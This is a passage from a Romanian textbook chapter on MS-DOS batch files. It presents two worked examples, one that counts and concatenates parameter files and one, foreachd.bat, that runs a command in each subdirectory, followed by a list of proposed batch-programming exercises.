Exemplul 11.6: Să se scrie un fişier de comenzi MS-DOS care să primească minim 12 parametri în linia de comandă şi care va concatena toate fişierele care apar exact de două ori printre parametrii din linia de comandă. Rezultatul concatenării se va salva într-un fişier cu numele dat de ultimul parametru în directorul dat de penultimul parametru. La final, se va tipări în mod paginat acest fişier. Se vor efectua toate verificările şi validările necesare.

Exemplu: Dacă vom avea o linie de comandă de forma:

```
>prog.bat fisier1 asdfg dir1 dir2 fisier2 asdffgdf fisier2 ghjk fisier3
abcd cccc jezzzz fisier4 fisier1 asasdsd abcd s.txt s.txt fisier4 fisier2
dir2 rezultat.txt
```

unde:

- fisier1, fisier2, fisier3, fisier4 sunt fişiere
- dir1 şi dir2 sunt directoare
- restul parametrilor sunt stringuri aleatoare

atunci în directorul dir2, în fişierul rezultat.txt se vor concatena fişierele fisier1 şi fisier4. Acestea apar exact de două ori printre parametrii liniei de comandă.

Soluţie: Problemele de genul acesta, adică cel în care se cere să se facă ceva cu parametrii care apar de un număr de ori în linia de comandă (exact de 3 ori, cel puţin de două ori, cel mult de 4 ori, etc.) se pot rezolva prin două tipuri de metode:

1. Cele bazate pe comanda find. Pentru acestea, una dintre variante constă în a crea într-un director temporar fişierele: *1aparitie, 2aparitii, 3aparitii, 4aparitii*, ... şi atunci când prelucrăm un parametru din linia de comandă verificăm (cu find) dacă acest parametru apare în fişierul *1aparitie*; dacă nu apare, îl scriem în acest fişier şi trecem la prelucrarea următorului parametru; dacă parametrul apare în *1aparitie*, verificăm dacă apare şi în fişierul *2aparitii*; dacă nu apare în *2aparitii* îl scriem acolo şi trecem la următorul parametru; dacă parametrul apare şi în fişierul *2aparitii*, verific dacă el apare în fişierul *3aparitii* şi aşa mai departe... Astfel că vom şti că un parametru apare de *i* ori în linia de comandă dacă el apare în fişierul *iaparitii* (şi normal, în toate fişierele de apariţii până la *i*: *1aparitie, 2aparitii, ..., (i-1)aparitii*). Pentru a verifica daca un parametru (string) apare într-un fişier folosim comanda find pentru a-l căuta în acel fişier şi apoi comanda if cu condiţia errorlevel ştiind că find returnează errorlevel 0 dacă a găsit string-ul respectiv şi 1 dacă nu l-a găsit.

2. Cele bazate pe operaţii de copiere (comanda copy). Pentru acestea, se vor crea în loc de fişierele "*iaparitii*" de mai sus *i* directoare şi în mod asemănător, când un parametru apare pentru prima dată în linia de comandă se va crea pentru el un fişier (poate să aibă acelaşi nume ca şi parametrul) în primul director, iar când a apărut deja de *i* ori în linia de comandă (adică există fişierul corespunzător în primul director, în al doilea director, ..., în al *i*-lea director, dar nu există în al (i+1)-lea director) se va copia fişierul corespunzător in al (i+1)-lea director. Vom şti că un parametru a apărut de *i* ori în linia de comandă, dacă fişierul corespunzător lui apare în toate directoarele până la $i+1$, exclusiv.

De menţionat că aceste metode funcţionează rezonabil când numărul de apariţii cerut este relativ mic.

Pentru rezolvarea problemei noastre, vom alege ca metodă de numărare a fişierelor care apar exact de două ori în linia de comandă o variantă a metodelor de tip 2 prezentate mai sus (cele cu

copy şi directoare). Vom avea nevoie de 3 directoare temporare cu următoarele semnificaţii:

- tmp1 : în directorul tmp1 vor fi copiate fişierele din linia de comandă atunci cand apar pentru prima dată
- tmp2 : în directorul tmp2 vor fi copiate fişiere din linia de comandă care au mai aparut încă o dată până acum
- tmp3 : în directorul tmp3 vor fi copiate fişiere care apar de mai mult de două ori în linia de comandă.

Pentru fiecare parametru din linia de comandă se va aplica următorul algoritm:

dacă parametrul nu este fişier
trecem la următorul parametru;
dacă parametrul este fişier
dacă parametrul (fişierul) există în directorul tmp3
înseamnă că el a apărut deja în linia de comandă de mai mult de două ori şi nu are proprietatea cerută de problemă, deci trec la următorul parametru;
dacă parametrul (fişierul) nu există în directorul tmp1
îl copiez acolo şi trec la următorul parametru;
dacă parametru (fişierul) există deja în directorul tmp1
verificăm dacă acesta există şi în tmp2;
dacă nu există în tmp2
îl copiem acolo şi trecem la următorul parametru;
dacă, în schimb, fişierul există şi în directorul tmp2,
înseamnă că el a apărut deja de două ori în linia de comandă până acum şi nu are proprietatea cerută de problemă, deci îl vom copia în directorul tmp3 şi îl vom şterge din directoarele tmp1 şi tmp2.

La final, vom concatena toate fişierele din directorul tmp2, fiindcă acestea apar exact de două ori în linia de comandă. Observaţie: această soluţie nu funcţionează dacă în linia de comandă dăm specificaţii absolute de fişiere (ex. c:\temp\a.txt). De ce? Fiindcă odată copiat într-unul dintre cele trei directoare temporare, am pierdut orice informaţie legată de cale.

REM *Dorim să vedem la ieşirea standard (ecranul) doar rezultatul execuţiei fişierului de*
REM *comenzi şi nu comenzile însele.*

```
@echo off
```

REM *Dacă există deja cele trei directoare temporare, tmp1, tmp2 şi tmp3, le ştergem şi le recreăm.*

```
if exist tmp1\nul rmdir tmp1
if exist tmp2\nul rmdir tmp2
if exist tmp3\nul rmdir tmp3
```

```
mkdir tmp1
mkdir tmp2
mkdir tmp3
```

REM *Pentru a verifica dacă avem minim 12 parametri în linia de comandă, trebuie să efectuăm*
REM *trei* shift-*uri şi apoi să vedem dacă %9 este vid sau nu. Reţinem în trei variabile de mediu*
REM *primii trei parametri care se pierd în urma* shift-*urilor.*

```
set par1=%1
set par2=%2
set par3=%3

shift
shift
shift
```

REM *Dacă avem mai puţin de 12 parametri afişăm un mesaj de eroare la eticheta* min12 *şi*
REM *terminăm execuţia.*

```
if "%9"=="" goto min12
```

REM *Primul parametru, dacă este fişier îl copiem în directorul* tmp1, *fiindcă este clar că asta*
REM *este prima apariţie a lui în linia de comandă.*

```
if exist %par1% copy %par1% tmp1
```

REM *Pentru parametrul numărul 2, dacă acesta este fişier, verificăm întâi dacă există în*
REM *directorul* tmp1, *iar dacă există îl copiem în directorul* tmp2. *Dacă în schimb, nu există*
REM *în directorul* tmp1, *atunci îl copiez acolo pentru că este vorba de prima apariţie a lui în*
REM *linia de comandă. Verificăm existenţa parametrului doar în* tmp1, *deoarece în*
REM *directoarele* tmp2 *şi* tmp3 *el nu are cum să apară (nu se poate să aibă deja două sau mai*
REM *multe apariţii în linia de comandă).*

```
if exist %par2% if exist tmp1\%par2% copy %par2% tmp2
if exist %par2% if not exist tmp1\%par2% copy %par2% tmp1
```

REM *Dacă parametrul al treilea nu este fişier trecem la următorul parametru.*

```
if not exist %par3% goto repeta
```

REM *Dacă parametrul al treilea este fişier şi există în directorul* tmp2, *înseamnă că el a apărut*
REM *deja de două ori în linia de comandă până acum şi nu are proprietatea cerută de*
REM *problemă, deci îl vom copia în directorul* tmp3 *şi îl vom şterge din directoarele* tmp1 *şi*
REM tmp2. *Aceste operaţiuni se efectuează la eticheta* e1.

```
if exist tmp2\%par3 goto e1
```

REM *Dacă parametrul al treilea este fişier şi nu există în directorul* tmp2, *dar există în* tmp1,
REM *atunci îl vom copia în directorul* tmp2 *fiindcă este vorba de a doua apariţie a lui.*

```
if exist tmp1\%par3% copy %par3% tmp2
```

REM *Dacă parametrul al treilea este fişier şi nu există în directorul* tmp2 *şi nu există nici în*
REM *directorul* tmp1, *înseamnă că este vorba de prima lui apariţie şi îl copiem în* tmp1.

```
if not exist tmp1\%par3% copy %par3% tmp1
```

REM *Mergem la bucla principală de parcurgere a parametrilor.*

```
goto repeta
:e1
```

REM *La eticheta* e1 *ştergem pe* %par3% *(adică al treilea parametru) din directoarele* tmp1 *şi*
REM tmp2 *şi îl copiem în directorul* tmp3.

```
del tmp2\%par3%
del tmp1\%par3%
copy %par3% tmp3

:repeta
```

REM *Aici începe bucla de parcurgere a parametrilor.*
REM *Condiţia de ieşire din buclă: parametrul %3 să fie vid. De ce %3 şi nu %1? Pentru că*
REM *atunci când ieşim din buclă trebuie să fie accesibili penultimul şi ultimul parametru care*
REM *au semnificaţii speciale.*

```
if "%3"=="" goto iesire
```

REM *Dacă %1 nu este fişier trecem la următorul parametru*

```
if not exist %1 goto urmator
```

REM *Dacă %1 există în directorul* tmp3 *însemnă că el a apărut de mai mult decât de două ori*
REM *în linia de comandă şi nu ne mai interesează.*

```
if exist tmp3\%1 goto urmator
```

REM *Dacă %1 există în directorul* tmp2, *înseamnă că el a apărut deja de două ori în linia de*
REM *comandă până acum şi nu are proprietatea cerută de problemă, deci îl vom copia în*
REM *directorul* tmp3 *şi îl vom şterge din directoarele* tmp1 *şi* tmp2. *Aceste operaţiuni se*
REM *efectuează la eticheta* e2.

```
        if exist tmp2\%1 goto e2
```

REM *Dacă %1 nu există în directorul* tmp2, *dar există în* tmp1, *atunci îl vom copia în*
REM *directorul* tmp2 *fiindcă este vorba de a doua apariţie a lui.*

```
        if exist tmp1\%1 copy %1 tmp2\%1
```

REM *Dacă %1 nu există în directorul* tmp2 *şi nu există nici în directorul* tmp1, *înseamnă că*
REM *este vorba de prima lui apariţie şi îl copiem în* tmp1.

```
        if not exist tmp1\%1 copy %1 tmp1
:urmator
```

REM *La această etichetă trecem la următorul parametru din linia de comandă şi reluăm bucla.*

```
        shift
        goto repeta
:e2
```

REM *La eticheta* e2 *ştergem pe %1 (adică al treilea parametru) din directoarele* tmp1 *şi* tmp2
REM şi îl copiem în directorul tmp3. *Apoi trecem la următorul parametru.*

```
        del tmp2\%1
        del tmp1\%1
        copy %1 tmp3
        goto urmator
:iesire
```

REM *După ce am parcurs toţi parametrii, mai puţin pe ultimul şi penultimul, putem să*
REM *concatenăm toate fişierele care apar în linia de comandă exact de două ori. Aceste fişiere*
REM *sunt fişierele care există în directorul* tmp2. *Dar înainte de concatenare, câteva verificări.*

REM *Dacă penultimul parametru nu este director, îl vom crea.*

```
        if not exist %1\nul mkdir %1
```

REM *Dacă există în directorul dat de penultimul parametru un fişier cu numele ultimului*
REM *parametru, îl ştergem.*

```
        if exist %1\%2 del %1\%2
```

REM *Concatenăm toate fişierele din directorul* tmp2 *în fişierul cu numele dat de ultimul*
REM *parametru în directorul dat de penultimul parametru.*

```
        for %%f in (tmp2\*.*) do type %%f >>%1\%2
```

REM *Afişăm în mod paginat fişierul rezultat cu ajutorul comenzii* more.

```
        if exist %1\%2 more %1\%2
        goto sfarsit
    :min12
```

REM *Afişăm un mesaj de eroare deoarece nu avem minim 12 parametrii în linia de comandă*

```
        echo Trebuie dati minim 12 parametrii
    :sfarsit
```

REM *etichetă de sfârşit de fişier*

Exemplul 11.7: Să se scrie un fişier de comenzi care poate fi apelat folosind sintaxa următoare:
Foreachd.bat [/S | /s] <numedir_absolut> < <comanda> <par1> <par2> .....<parn>.>
Fişierul de comenzi va executa comanda <comanda> cu argumentele sale în directorul <numedir> şi subdirectoarele sale de pe primul nivel sau directorul <numedir> şi toate subdirectoarele sale luate recursiv dacă primul parametru este /S sau /s. Fişierul de comenzi va oferi posibilitatea de a specifica simbolic numele directorului procesat între parametrii comenzii de executat. Acest nume va fi expandat pe parcursul execuţiei la directorul ce se află în curs de procesare.

NOTĂ: Începând cu versiunile interpretorului de comenzi DOS livrat cu sistemele de operare din familia Windows NT (Windows 2000, Windows Xp şi Windows 2003) extensiile acceptate pentru fişiere de comenzi sunt *.bat* şi *.cmd*. Ambele sunt tratate în acelaşi mod de către interpretorul de comenzi. Astfel fişierul de comenzi din problema de mai sus poate fi denumit *foreachd.bat* sau *foreachd.cmd* fără ca vreuna din denumiri (extensii) să inducă un comportament diferit faţă de cealaltă. În cadrul sistemului de operare DOS clasic (livrat separat ca sistem de operare sau ca interpretor de comenzi în cadrul sistemelor de operare Windows 95/98/Me) doar extensia *.bat* este valabilă pentru fişiere de comenzi. Dacă este necesar ca un fişier de comenzi să fie portabil între sistemele de operare din familia Windows NT şi cele din familia Windows 95/98/Me sau DOS clasic, este indicat să îi atribuim extensia *.bat*. Pe lângă faptul că acceptă suplimentar extensia *.cmd* pentru fişiere de comenzi, interpretorul de comenzi din cadrul sistemelor de operare din familia Windows NT este mult îmbogăţit din punct de vedere funcţional (sunt adăugate o serie de comenzi noi, şi majoritatea celor existente sunt versiuni extinse ale celor clasice).

Exemplu:

```
Foreachd /S F:\temp copy %@CRTDIR%\*.txt c:\temp\txt
```

Această comandă va copia din fiecare subdirector (recursiv) din directorul f:\temp toate fişierele cu extensia txt în directorul c:\temp\txt. %@CRTDIR% este specificarea simbolică a directorului curent aflat în procesare şi va fi substituită cu valoarea fiecărui subdirector din f:\temp pe rând pe parcursul execuţiei.

Soluţie: Problema majoră cu care ne confruntăm la rezolvarea acestei probleme este aceea că interpretorul DOS nu oferă o modalitate directă şi facilă de a trata fiecare subdirector (recursiv) dintr-o listă de directoare. Mai mult de atât, nu există în mod normal nici posibilitatea de a stoca o listă de directoare într-un fişier pentru a le citi apoi linie cu linie. Fişierele de comenzi standard DOS nu posedă în general posibilitatea de a culege date din fişiere text - linie cu linie. Limbajele interpretoarelor de comenzi Unix posedă comenzi care permit interacţiunea cu utilizatorul şi culegerea de date de la intrarea standard sau din fişiere dacă aceasta este redirectată. Astfel se pot seta variabile de mediu care să conţină ca valori liniile citite de la tastatură sau dintr-un fişier text. Ceea ce putem face cu comenzi standard DOS este să afişăm lista directoarelor (recursiv sau nu) dintr-un director dat folosind comanda **dir**. Aceasta întoarce însă în mod normal o multitudine de informaţii de care nu avem nevoie şi care fac extrem de dificilă prelucrarea ieşirii. Ne vom folosi însă de opţiunile /B /A şi /S ale comenzii **dir** pentru a afişa doar lista de directoare dintr-un director:

- /B elimină toate antetele şi liniile de sumar cu informaţii de care nu avem nevoie şi permite afişarea doar a listei de fişiere şi directoare.
- /S prelucrează recursiv directorul dat ca argument (adică aplicarea recursivă a comenzii **dir** asupra tuturor subdirectoarelor celui curent, apoi asupra tuturor subdirectoarelor acestora, şamd)
- /A cu atributul D specificat în forma /A:D permite doar afişarea acelor fişiere care sunt directoare (au atributul director setat).

Astfel pentru un director care la o listare normală se afişează în felul următor (dir f:\temp):

```
Volume in drive F is Work
Volume Serial Number is 646B-CFF8

 Directory of f:\temp

11/09/2005  10:31 AM    <DIR>          .
11/09/2005  10:31 AM    <DIR>          ..
20/07/2005  12:25 PM    <DIR>          bridgel
23/08/2005  20:25 PM    <DIR>          gps
24/08/2005  22:31 PM    <DIR>          gpsboy
02/09/2005  11:52 AM    <DIR>          GPSTest
09/09/2005  15:32 PM    <DIR>          Mac
24/08/2005  22:33 PM    <DIR>          SerAccess
23/08/2005  22:31 PM    <DIR>          serial
               0 File(s)          0 bytes
               9 Dir(s)  9,024,748,544 bytes free
```

obţinem după aplicarea parametrilor descrişi mai sus următoarea ieşire (dir /B /A:D f:\temp):

```
bridge1
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
```

După cum se vede avem doar lista de nume de directoare fără alte informaţii care fac dificilă interpretarea conţinutului. Având cele de mai sus nu ne mai trebuie decât să găsim o modalitate de a prelucra linie cu linie (director cu director) ieşirea "specială" a comenzii **dir** şi a aplica pentru fiecare director comanda pe care o primeşte în lista de argumente fişierul nostru de comenzi. Pentru aceasta trebuie să găsim o modalitate de a seta valoarea unei variabile de mediu cu conţinutul unei linii din ieşirea comenzii dir. Pentru a realiza acest lucru vom recurge la un mic artificiu: vom stoca ieşirea comenzii **dir** într-un fişier tmp.bxt. Ne vom servi apoi de un fişier de comenzi sethelp.bat suplimentar care conţine o singură linie de forma:

Sethelp.bat

```
@SET @CRTDIR=
```

Practic fişierul nu conţine caracterul ENTER la sfârşitul unicei linii. Este de fapt o directivă SET incompletă (fără sfârşit de linie). În continuare dacă concatenăm fişierele sethelp.bat şi tmp.bxt vom obţine un fişier (tmp.bat) de forma:

Tmp.bat

```
@set @CRTDIR=bridge1
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
```

Comanda DOS care permite concatenarea de fişiere este **copy** atunci când sintaxa ei este următoarea:

```
copy sethelp.bat+tmp.bxt tmp.bat
```

Ea "lipeşte" unul după altul conţinutul fişierelor sethelp.bat şi tmp.bxt şi depune rezultatul în fişierul tmp.bat. Semnul "+" este cel care indică operaţiunea de concatenare. Putem acum depune înapoi în fişierul tmp.bxt toate liniile din fişierul tmp.bat care nu conţin secvenţe de tipul:

@SET @CRTDIR=

şi vom obţine astfel lista cu restul de directoare care trebuie procesate în tmp.bxt. Aceasta se poate face simplu folosind comanda **find**:

```
find /V "@SET @CRTDIR=" <tmp.bat >tmp.bxt
```

tmp.bxt

```
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
```

Apoi vom elimina din fişierul tmp.bat toate liniile care nu conţin secvenţa "@SET @CRTDIR=" (vom păstra de fapt doar linia cu textul respectiv):

```
find "@SET @CRTDIR=" <tmp.bat >tmp.tmp
del tmp.bat
ren tmp.tmp tmp.bat
```

şi obţinem un fişier de comenzi valid de forma:

tmp.bat

```
@set @CRTDIR=bridgel
```

pe care îl putem executa pentru a stoca numele unui director în variabila de mediu @CRTDIR. Având variabila de mediu setată nu ne rămâne decât să executăm comanda DOS pe care fişierul nostru de comenzi (foreachd.bat) o primeşte în lista sa de parametri. După tratarea acestui director reluăm întreaga procedură atât timp cât mai avem linii în fişierul tmp.bxt. Mai rămâne doar problema de a determina corect sfârşitul de fişier pentru tmp.bxt. Pentru aceasta vom recurge la un mic artificiu: vom stoca imediat după crearea iniţială a fişierului tmp.bxt cu comanda **dir**, o linie specială la sfârşitul acestui fişier. Am ales ca şi conţinut pentru această linie textul E/O/F întrucât conţine caracterul "/" care nu este permis în numele de directoare şi ne indică logic sfârşitul de fişier (End Of File). Practic fişierul nostru iniţial tmp.bxt arată astfel înainte de a începe prelucrarea lui:

Tmp.bxt

```
bridgel
gps
gpsboy
GPSTest
Mac
SerAccess
Serial
E/O/F
```

Linia este adăugată în fişier folosind comanda **echo** cu ieşirea standard redirectată:
echo E/O/F >> tmp.bxt

În acest fel putem determina sfârşitul fişierului ce conţine lista de directoare prin simpla căutare în tmp.bat, imediat după concatenare, a secvenţei: "E/O/F" folosind comanda **find**.
Programul implementat în cele două fişiere de comenzi este prezentat în continuare:

Foreachd.bat

```
@echo off
set @CRTDIR=
If Not %2'==' Goto Start
Echo Proceseaza (aplica o comanda DOS) in toate subdirectoarele dintr-un director.
Echo.
Echo [CALL] FOREACHD /S [cale]director comanda [args_comanda]
Echo.
Echo /S              Optional. Proceseaza recursiv toate subdirectoarele.
Echo comanda         'comanda' care se executa pentru fiecare subdirector din
Echo                 '[cale]director'.
Echo args_comanda Argumentele comenzii. Foloseste constructia %@CRTDIR%
Echo          pentru a referi numele subdirectorului de procesat.
Echo Ex:
Echo foreachd /S c:\temp copy %@CRTDIR%\*.txt c:\FisiereText\
Echo.
Echo Copiaza toate fisierele cu extensia txt din directorul c:\temp si toate
Echo subdirectoarele sale (recursiv) in directorul c:\FisiereText
Goto End

:Start
REM Parametrii pentru comanda dir

Set DIRPARAM=/A:D /B

REM indică dacă fişierul s-a apelat cu parametrul /S - recursiv

SET @RECURSIV=

REM Memorează directorul de bază pentru care se apelează fişierul de comenzi

SET @DIRBAZA_RECURSIV=

REM Variabila ce indică directorul curent de procesat pentru comanda DOS. Trebuie ca ea să
REM fie nedefinită la apelul fişierului nostru de comenzi pentru a nu fi expandată automat de
REM interpretorul de comenzi.
```

```
SET @CRTDIR=
```

REM *Memorează comanda DOS ce se aplică în fiecare director.*

```
SET @CMDL=
```

REM *Verificăm dacă este nevoie de procesare recursivă /S şi memorăm acest lucru*

```
If %1'==/S' SET DIRPARAM=%DIRPARAM% /S
If %1'==/S' SET @RECURSIV=1
If %1'==/S' SHIFT
```

REM *Memorează directorul pe care se aplică comanda*

```
Set @DIRBAZA=%1
```

REM *Artificiu pentru cazul în care nu este prezent parametrul /S şi nu se tratează recursiv*
REM *directorul de bază. Acest lucru este necesar deoarece atunci când comanda* ***dir*** *este*
REM *apelată fără /S afişează numele de directoare fără calea completă spre ele, iar atunci când*
REM */S este prezent afişează calea completă în numele fiecărui director. Aici se prefixează în*
REM *cazul în care nu avem procesare recursivă directorul de bază înainte de numele afişat de*
REM ***dir*** *pentru a avea o abordare uniformă în ambele cazuri. Vezi explicaţiile de la sfârşit.*

REM *Se creează fişierul de manevră (temporar) tmp.bxt vid. Aceasta pentru a evita erorile care*
REM *să apară atunci când întrerupem rularea programului folosind CTRL-C şi lansăm ulterior*
REM *în execuţie scriptul cu alţi parametri. Întreruperea cu CTRL-C a programului nu permite*
REM *acestuia "să cureţe" (şteargă fişierele temporare create) şi acest lucru poate duce la*
REM *utilizarea unui fişier temporar cu conţinut rămas de la o rulare anterioară. Construcţia*
REM ***echo. >tmp.bxt*** *(cu punctul lipit de echo) nu scrie un caracter "." în fişier ci scrie o linie*
REM *vidă în fişierul tmp.bxt (pe care îl creează dacă nu există sau îl trunchiază în caz contrar).*
REM *Este necesară prezenţă caracterului "." întrucât în lipsa acestuia comanda echo (fără*
REM *parametri) afişează starea afişării comenzilor pe ecran: ON sau OFF, lucru pe care nu îl*
REM *dorim.*

```
echo . > tmp.bxt
IF %@RECURSIV%'==' SET @DIRBAZA_RECURSIV=%@DIRBAZA%\
dir %DIRPARAM% %@DIRBAZA% >>tmp.bxt
```

REM *Adăugăm la sfârşitul fişierului identificatorul logic de sfârşit de fişier pe care l-am ales*

```
Echo E/O/F>>tmp.bxt
```

REM *Depunem restul argumentelor din linia de comandă într-o variabilă de mediu. Ei*
REM *reprezintă de fapt comanda de executat împreună cu toţi parametrii ei.*

```
:Cmd
        Set @CMDL=%@CMDL% %2
        Shift
        If Not "%2"==""" Goto Cmd
```

REM *Bucla principală de procesare. Concatenare fişiere, construcţie fişier* tmp.bat, *test sfârşit*
REM *de fişier* tmp.bxt *în funcţie de identificatorul E/O/F, adăugarea valorii din @CMDL*
REM *(comanda de executat) la fişierul* tmp.bat *şi execuţia fişierului* tmp.bat

```
:ProcLinie
```

REM *datorită prezenţei opţiunii /Y pentru comanda* Copy, *nu se cere confirmare la*
REM *suprascrierea fişierelor existente. Semnul + indică concatenarea fişierelor.*

```
        Copy /Y sethelp.bat+tmp.bxt tmp.bat > NUL
```

REM *Păstrăm în* tmp.bat *linia cu comanda de setare a variabilei de mediu @CRTDIR cu*
REM *numele directorului curent.*

```
        type tmp.bat | FIND "@set @CRTDIR=" >tmp
```

REM *lista de directoare ce mai rămân de procesat + EOF*

```
        type tmp.bat | Find /V "@set @CRTDIR=" > tmp.bxt
        move /Y tmp tmp.bat
        type tmp.bat | Find "E/O/F" > NUL
```

REM *Nu suntem în cazul EOF, deci continuăm.*

```
        If ErrorLevel 1 Goto MaiSunt
        if ErrorLevel 0 GOTO Clean
:MaiSunt
```

REM *Construim fişierul de comenzi* tmp.bat *ce conţine comanda de setare a variabilei*
REM *de mediu @CRTDIR şi comanda de executat.*

```
        echo @%@CMDL% >> tmp.bat
```

REM *execuţie comandă pentru directorul curent din listă*

```
        Call tmp.bat
        del tmp.bat
        Goto ProcLinie
```

REM *lăsăm mediul curat pentru a permite execuţiile ulterioare corecte ale fişierului de comenzi*

```
:Clean
        set @CRTDIR=
        Del tmp.b?t
```

REM *se şterg fişierele* tmp.bat *şi* tmp.bxt

```
:End
```

Sethelp.bat (fără ENTER la sfârşitul liniei ce urmează!)

```
@set @CRTDIR=%@DIRBAZA_RECURSIV%
```

Singura modificare faţă de explicaţiile anterioare programului este cea care priveşte fişierul sethelp.bat, unde după semnul "=" apare variabila de mediu @DIRBAZA_RECURSIV ce conţine, în cazul în care foreachd.bat este apelat fără parcurgere recursivă, directorul de bază (f:\temp în exemplul nostru). Aceasta deoarece formatul de afişare al directoarelor la comanda **dir** este diferit atunci când se face parcurgere recursivă faţă de cazul nerecursiv.

Ex: dir /s /B /A:D f:\temp

are ca rezultat :

```
f:\temp\bridge1
f:\temp\gps
f:\temp\gpsboy
f:\temp\GPSTest
f:\temp\Mac
f:\temp\SerAccess
f:\temp\serial
f:\temp\gps\GPSBoy
f:\temp\gps\GPSBoyCE
f:\temp\gpsboy\bin
f:\temp\gpsboy\obj
f:\temp\gpsboy\bin\Debug
f:\temp\gpsboy\obj\Debug
f:\temp\gpsboy\obj\Debug\temp
f:\temp\gpsboy\obj\Debug\TempPE
...
```

Directoarele sunt specificate absolut în acest caz, spre deosebire de cazul în care parametrul /S nu este specificat la comanda **dir** (nu se face parcurgere recursivă) ce afişează doar numele relative ale directoarelor în directorul de bază (f:\temp în cazul nostru):

```
bridge1
gps
gpsboy
```

GPSTest
Mac
SerAccess
Serial

Prin prefixarea cu directorul de bază – f:\temp – vom avea în ambele cazuri nume de directoare absolute.

Observaţie: Pentru fiecare dintre problemele rezolvate mai sus există cel puţin încă două modalităţi diferite de rezolvare. Lăsăm identificarea acestora şi implementarea lor la latitudinea cititorului.

Probleme propuse:

1. Se cere un fişier de comenzi COMPILE.BAT care compilează toate programele PASCAL ale căror nume sunt date ca şi parametri. Programul va verifica dacă fişierele există şi va afişa un mesaj în caz de eroare. După compilare se vor lansa în execuţie (numai) programele executabile rezultate, apoi se vor şterge rezultatele compilării.

2. Se cere un fişier de comenzi MULTE.BAT, care în funcţie de o literă furnizată, fie face rezumatul directorului curent sau al celui specificat, fie şterge fişierul al cărui nume este dat ca parametru, fie îl tipăreşte pe ecran.(Indicaţie: se va folosi comanda choice.com)

3. Se cere fişierul de comenzi CPAS.BAT care, folosind apelul CALL, compilează toate programele C şi PASCAL din directorul curent.

4. Să se afişeze lista fişierelor şi subdirectoarelor existente într-un director specificat ca şi parametru. Daca la apel se specifică un al doilea parametru, acesta va fi considerat ca şi extensia fişierelor care vor trebui luate în considerare şi acestea vor fi tipărite în ordinea în care apar, în caz contrar se vor considera toate fişierele şi subdirectoarele, şi acestea se vor afişa sortate.

5. Să se conceapă un fişier de comenzi DADUBLE.BAT care să primească oricâţi parametri şi să afişeze valorile parametrilor vecini care coincid.

6. Să se scrie un fişier de comenzi care să primească oricâţi parametri. Se cere ştergerea din directorul curent a tuturor fişierelor ce au extensiile date ca parametri.

7. Să se scrie un fişier de comenzi care creează 3 directoare a căror nume sunt primii 3 parametri din linia de comandă şi copiază toate fişierele Pascal în primul director, toate fişierele .exe în al doilea director şi toate fişierele text în al treilea director.

8. Se dă un nume de director şi o listă de fişiere (ca şi parametri). Să se scrie un fişier .bat care din lista de fişiere le va afişa pe acelea care sunt conţinute în directorul dat.

9. Să se scrie un fişier de comenzi care pentru un fişier dat ca parametru afişează următorul meniu:
1. Afişare
2. Ştergere
3. Ieşire
şi execută operaţia aleasă.(Indicaţie: se va folosi comanda choice.com)

10. Să se scrie un fişier de comenzi care caută un cuvânt dat ca şi prim parametru în fiecare din fişierele date de asemenea ca şi parametri. Pentru fiecare fişier, se va afişa numărul liniilor în care apare acest cuvânt.

11. Se cere un fişier de comenzi care verifică dacă există un anumit fişier furnizat ca şi parametru. Dacă da, atunci se afişează structura de directoare a discului A:, altfel se formatează discheta A: la capacitatea de 720 Ko.

12. Se cere un fişier de comenzi care primeşte ca şi parametri un nume de director şi un nume de fişier pentru care afişează meniul:
1. Copiază fişierul în director
2. Şterge directorul împreună cu toate fişierele şi subdirectoarele proprii şi execută operaţia aleasă.(Indicaţie: se va folosi comanda choice.com)

13. Se cere un fişier de comenzi care după cererea explicită de introducere a dischetei în unitate efectuează formatarea acesteia la capacitatea de de 720 Ko, iar apoi copiază pe ea toate fişierele date ca parametri.

14. Să se scrie un fişier de comenzi care primeşte un număr par de parametri astfel: fiecare pereche de parametri reprezintă un nume de fişier şi un nume de director. Fiecare fişier va fi mutat în directorul ce-l urmează în lista de parametri.

15. Să se scrie un fişier de comenzi care primeşte un număr par de parametri astfel: fiecare pereche de parametri reprezintă un cuvânt şi un nume de fişier. Se va afişa numărul liniilor din fişier care conţin cuvântul respectiv, pentru fiecare pereche de parametri.

16. Să se scrie un fişier de comenzi SAVE.BAT care primeşte ca parametru un tip de fişier (o extensie) şi salvează pe discheta A: toate fişierele de acest tip aflate în directorul curent, dacă eticheta de volum coincide cu un şir dat ca parametru. Programul va cere explicit introducerea dischetei în unitate.

17. Să se scrie un fişier de comenzi AFIS.BAT care să afişeze un mesaj de salut corespunzător în funcţie de perioada de zi curentă ('Bună dimineaţa', 'Bună ziua' respectiv 'Bună seara').

18. Să se conceapă un fişier de comenzi PRIM.BAT care primeşte ca parametru un număr natural. Programul va verifica dacă numărul respectiv este prim sau nu.

19. Să se scrie un fişier de comenzi care să schimbe numele fişierelor *.BAK în *.TXT, dacă există mai mult de 5 astfel de fişiere în directorul curent.

20. Să se scrie un fişier de comenzi care să afişeze dacă numărul de octeţi liberi de pe discul implicit este mai mare decât o valoare dată ca şi parametru.

21. Să se scrie un fişier de comenzi care în funcţie de litera dată ca şi parametru, să schimbe unitatea implicită în cea specificată. Apoi să se şteargă din noua unitate, toate fişierele de tip *.BAK şi să se afişeze toate fişierele din unitate care sunt create la o anumită dată, specificată ca şi parametru.

22. Să se verifice dacă există fişierele A, B, ... , F (în directorul curent) şi dacă acestea sunt directoare. Să se creeze structura parţială de directoare A\B\C\D\E; A\B\C\D\F, recreând directoarele care nu există.

23. Să se ordoneze alfabetic toate fişierele (conţinutul lor) de tip *.TXT, date ca şi parametri (nu toţi parametri sunt fişiere de tip *.txt), rezultatul fiind fişierele corespunzătoare de tip *.ALF.

24. Se cere un fişier de comenzi MS-DOS care primeşte ca parametri un număr oarecare de şiruri de caractere. Dacă printre parametri se află cel puţin două nume de directoare să se creeze un al treilea director cu numele dat ca parametru (dacă el nu există deja). In acest director să se obţină un fişier cu numele COMPLET.TXT prin concatenarea tuturor fişierelor (a conţinutului) din cele două directoare şi a căror nume este dat ca parametru.

Ex: >fis.bat numedir abc v_#7? dir1 secv abc.txt 37a@x dir2 abc.txt a---a

va crea directorul numedir (dacă el nu există) şi va construi fişierul COMPLET.TXT prin concatenarea fişierelor din directoarele dir1 şi dir2 ale căror nume se găsesc printre parametrii daţi (abc.txt se va concatena de 2 ori).

Obs. Problema se va soluţiona exclusiv prin directive şi comenzi MS-DOS.

